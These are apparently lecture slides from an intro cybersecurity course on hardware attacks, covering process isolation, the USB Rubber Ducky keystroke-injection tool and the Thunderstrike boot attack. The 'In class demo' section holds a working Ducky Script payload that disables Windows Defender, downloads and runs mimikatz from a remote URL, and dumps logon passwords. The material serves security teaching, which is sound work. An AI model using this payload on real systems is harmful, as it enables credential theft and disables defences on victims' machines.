

# 2550 Intro to cybersecurity

## L16: HW Attacks

abhi shelat

# Recap

How does a computer boot?

We need to know to understand attacks.

What 2 hardware features support process isolation?

What security measures does process isolation enable?

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Protected mode (rings), virtual memory

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What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Access control, Secure logging, anti-virus, firewalls, etc.

# Where do abstractions fail?

Today we will discuss hardware attacks on computer systems that bypass these protections and lead to security failures.

# The Usual interface





# Rubber Ducky attack

If the attacker could control your keyboard, they could install whatever they wanted. Keyboard access is usually a physical attack.

However, keyboards come in many shapes!





## USB RUBBER DUCKY

\$49.99

Imagine plugging in a seemingly innocent USB drive into a computer and installing backdoors, exfiltrating documents, or capturing credentials.

With a few well crafted keystrokes anything is possible. If only you had a few minutes, a photographic memory and perfect typing accuracy.

The USB Rubber Ducky injects keystrokes at superhuman speeds, violating the inherent trust computers have in humans by posing as a keyboard.


Inventing keystroke injection in 2010, the USB Rubber Ducky became the must-have pentest tool. With a covert design and simple "Ducky Script" language, this bad USB infiltrates systems and imaginations the world over.

USB RUBBER DUCKY DELUXE

\$49.99

HOTPLUG ATTACK COMBO KIT

\$199.99 (SAVE \$20.00)



ADD TO CART






# In class demo

```
REM start an elevated powershell session
DELAY 1000
GUI r
DELAY 200
REM Start an elevated powershell instance which will disable Windows Defender.
STRING powershell start powershell -V runAs
ENTER
DELAY 1000
REM if you need administrator [left, enter and delay 1000]
LEFT
ENTER
DELAY 1000
ALT y

DELAY 1000
REM attempt to disable windows defender
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
STRING Set-MpPreference -ExclusionPath .\m.exe
ENTER
STRING $down = New-Object System.Net.WebClient; $url = 'https://github.com/cbrnrd/FunStuff/raw/master/mimikatz.exe'; $file = 'm.exe'; $down.DownloadFile($url,$file);
ENTER
STRING .\m.exe
ENTER
DELAY 1500
STRING sekurlsa::logonPasswords full
ENTER
```


# Thunderstrike attack

[https://trmm.net/Thunderstrike\\_31c3/](https://trmm.net/Thunderstrike_31c3/)



Images in next few slides taken from [https://trmm.net/Thunderstrike\\_31c3/](https://trmm.net/Thunderstrike_31c3/)

# System Model: how does a computer boot?





MACRONIX  
INTERNATIONAL CO., LTD.

## MX25L6406E

64M-BIT [x 1 / x 2] CMOS SERIAL FLASH



### FEATURES

#### GENERAL

